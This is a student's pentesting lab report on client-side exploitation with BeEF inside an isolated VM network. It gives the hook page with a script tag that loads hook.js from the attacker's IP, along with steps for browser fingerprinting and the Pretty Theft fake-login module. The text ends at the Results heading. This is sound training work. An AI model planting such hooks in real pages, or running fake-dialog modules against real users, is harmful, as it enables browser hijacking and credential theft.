COMP 357: Advanced Pentesting

MEGA HACKING: THE PROJECT OF DEATH

By Sneha Malhotra
10330536
December 9, 2025

BeEF Lab Creation Guide

Attacker: Sneha Malhotra
Exercise: Client-Side Exploitation using BeEF
Victim Machine: sneha (192.168.80.132)
Attacker Machine: Sneha-Kali (192.168.80.131)
Group Size: 2 (My partner completed Juice Shop; I completed BeEF)

1) Purpose

This lab was built to safely test a browser-based attack using the Browser Exploitation Framework (BeEF).
The goal was to:

1. Create an isolated environment
2. Hook a browser
3. Run controlled social-engineering style modules
4. Collect proof of exploitation
5. Apply mitigation and verify it works

Everything was done only on VMs that I owned and controlled.

2) Lab Environment Overview

The lab used two virtual machines running inside VMware Workstation:

2.1 Attacker Machine (Kali Linux)

- Purpose: Run BeEF service
- Tools used:
    1) BeEF
    2) Apache2
    3) Firefox


2.3 Victim Machine

- Another virtual machine (Kali) on the same host-only network
- Used only to open a simple HTML page that contains the BeEF hook


3) Network Setup

Both VMs were connected through a Host-Only network in VMware.
This made sure the test stayed inside the lab.

Attacker IP: 192.168.80.131




Victim IP : 192.168.80.132



4) Starting BeEF on Kali

Step 1 – In the terminal, run the command: **sudo beef-xss**



The terminal shows:

I. UI URL → http://127.0.0.1:3000/ui/panel

II. Hook script → <script src="http://127.0.0.1:3000/hook.js"></script>


This screenshot clearly shows the service starting successfully.


Step 2– Login to BeEF UI

Open Firefox inside Kali:

http://127.0.0.1:3000/ui/panel

Login using the default credentials provided by BeEF.


Sneha-Kali - VMware Workstation
File Edit View VM Tabs Help
Sneha-Kali
1 2 3 4
23:28
BeEF Authentication
127.0.0.1:3000/ui/authentication
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Open previous tabs? You can restore your previous session from the Firefox application menu ☰, under History.
Show me how
BeEF
Authentication
Username:
beef
Password:
Login



5. Creating the Hook Test Page

Step 1 – Create the file

sudo nano /var/www/html/test.html

Step 2 – Add simple HTML with a hook

<!DOCTYPE html>

<html>


<body>

<h2>BeEF by Sneha Malhotra: HEHEHE</h2>

<script src="http://192.168.80.131:3000/hook.js"></script>

</body>

</html>




Step 3 – Restart Apache using the command: **sudo service apache2 restart**


6. Hooking the Victim Browser

On the Victim Machine:

1. Open browser
2. Go to: http://192.168.80.131/test.html

As soon as the page loads, the Victim Machine appears in BeEF's Online Browsers list.


snehaa - VMware Workstation
File Edit View VM Tabs Help
Sneha-Kali
snehaa
0:27
192.168.80.131/test.html
192.168.80.131/test.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
BeEF by Sneha Malhotra: HEHEHE


Sneha-Kali - VMware Workstation
File Edit View VM Tabs Help
Sneha-Kali
snehaa
0:40
BeEF Control Panel
127.0.0.1:3000/ui/panel
70%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
192.168.80.131
192.168.80.132
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
Id
Type
Event
Date
Browser ID
7 192.168.80.132 appears to have come back online 2025-12-09 05:39:48 UTC 1
6 192.168.80.132 just joined the horde from the domain: 192.168.80.131:80 2025-12-09 05:39:47 UTC 1
5 User with ip 127.0.0.1 has successfully authenticated in the application. 2025-12-09 04:29:33 UTC 0
4 User with ip 127.0.0.1 has failed to authenticate in the application. 2025-12-09 04:29:11 UTC 0
3 User with ip 127.0.0.1 has failed to authenticate in the application. 2025-12-09 04:29:09 UTC 0
2 [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-City.mmdb'. Run geoipupdate to install 2025-12-09 04:26:28 UTC 0
1 BeEF server started 2025-12-09 04:26:28 UTC 0

BeEF Attack Report

1. Scenario

The goal of this attack was to show how a browser can be controlled if it loads a page that contains the BeEF hook script.
This was done safely inside an isolated lab.

2. Objective

I. Hook the Victim Machine's browser using a harmless HTML file

II. Run simple modules from BeEF

III. Show how an attacker could gather information or interact with a user's browser

3. Step-by-Step Attack Execution

3.1 Hooking the Victim Machine

1. Victim browsed to: http://192.168.80.131/test.html
2. BeEF immediately showed the victim browser under Online Browsers.

3.2 Running the "Fingerprint Browser" Module

1. In BeEF panel, I clicked on Victim Machine.
2. Went to the **Commands tab** → **Browser** → **Fingerprint Browser**.
3. Clicked **Execute**.
4. The results showed:
    1) Browser version
    2) OS
    3) Language
    4) Plugins
    5) Websocket/Webworker support

This proves that BeEF can easily profile a browser once hooked.

3.3 Running a Harmless Social Engineering Module

I used a safe module:

I. Pretty Theft (fake dialog)
II. This module only displays a pop-up inside the victim's browser.
III. It does not harm or steal anything in this lab.

Execution steps:

1. **BeEF → Commands → Social Engineering → Pretty Theft**
2. Selected dialog type
3. Clicked Execute

The module ran successfully as seen in the logs screenshot.

3.4 Reviewing Logs

In the Logs tab, I could see records of all commands executed:

I. Hook established
II. Fingerprinting module executed
III. Social engineering module executed

4. Results

